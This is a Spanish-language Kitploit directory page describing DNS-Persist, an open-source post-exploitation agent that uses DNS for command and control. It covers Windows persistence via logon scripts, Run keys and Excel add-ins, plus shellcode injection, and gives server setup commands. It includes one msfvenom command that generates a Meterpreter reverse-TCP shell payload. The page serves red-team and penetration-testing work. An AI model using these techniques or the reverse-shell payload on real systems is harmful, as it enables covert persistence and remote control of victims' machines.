Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
DNS-Persist — DNS-Persist es un agente de post-explotación que utiliza DNS para el comando y control. | Kitploit

Herramientas/GitHubGitHub/0x09al/dns-persist
Generación de PayloadsMecanismos de PersistenciaShellcodePost-ExplotaciónPruebas de PenetraciónComando y ControlRed TeamingAnálisis de DNS
GitHub0x09al/dns-persist

DNS-Persist

DNS-Persist es un agente de post-explotación que utiliza DNS para el comando y control.

Ver Repositorio
2076340hace 8 añosRevisado por Kitploit
Compartir

DNS-Persist

DNS-Persist es un agente de post-explotación que utiliza DNS para el comando y control. El código del lado del servidor está en Python y el agente está codificado en C++. Esta es la primera versión; se añadirán más funciones y mejoras en el futuro.

Primeros pasos

Autor

0x09AL - https://twitter.com/0x09al

Aviso legal

NO UTILICES ESTE SOFTWARE PARA PROPÓSITOS ILEGALES.

EL AUTOR NO ASUME NINGUNA RESPONSABILIDAD POR EL MAL USO DEL CÓDIGO PROPORCIONADO AQUÍ.

¿Reinventé la rueda?

Hay mucho trabajo excelente sobre DNS C2, pero creé este software para centrarme más en la parte de la persistencia. No soy un experto en C++ y este es mi primer «programa real» en C++ (así que espera código que provoque vergüenza ajena).

Se aceptan sugerencias sobre funciones y mejoras.


Arquitectura

Hay dos partes principales:

  1. Servidor DNS
  2. Agente

alt text

Características


Mecanismos de persistencia

Esta versión solo tiene 3 mecanismos de persistencia. Se añadirán más adelante.

  1. Persistencia LogonScript.
  2. Persistencia RunKey.
  3. Persistencia del complemento de Excel.

Shell de comandos «interactivo»

Esta versión admite un shell de comandos pseudo-interactivo que puedes utilizar para ejecutar comandos del sistema.

Inyección de shellcode

Esta versión admite la inyección de shellcode de 32 bits. El shellcode se ejecuta en un nuevo hilo dentro del mismo proceso, por lo que un shellcode que falle o uno inválido también hará fallar al agente. Evita los bytes NULL en el shellcode.

Ejemplo de generación de shellcode

msfvenom -p windows/meterpreter/reverse_tcp LHOST=ip LPORT=port EXITFUNC=thread -b "\x00" -f hex -o /tmp/shellcode.hex

Lista de pendientes

  1. Añadir cifrado. Esta versión no tiene ningún tipo de cifrado, así que asume tus propios riesgos al usarla.
  2. Añadir más mecanismos de persistencia.
  3. Agente en diferentes lenguajes de programación.

Instalación y uso

Lado del servidor

pip install dnslib
git clone https://github.com/0x09AL/DNS-Persist
python server.py

Por defecto, se iniciará un servidor DNS en el puerto 53. Puedes cambiarlo en el archivo server.py.

Agente

Usé Visual Studio 2010 para programar el agente, por lo que importarlo y compilarlo debería ser bastante fácil.

Ten en cuenta que debes cambiar la variable DOMAIN_NAME en Declarations.h para que coincida con tu nombre de dominio.

Los servidores de nombres del dominio deben apuntar a la dirección IP de DNS-Persist.

#define DOMAIN_NAME "example.com"



Capturas de pantalla

  1. Imagen-1

alt text

  1. Imagen-2

alt text

  1. Imagen-3

alt text

  1. Imagen-4

alt text

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    319
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    266

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →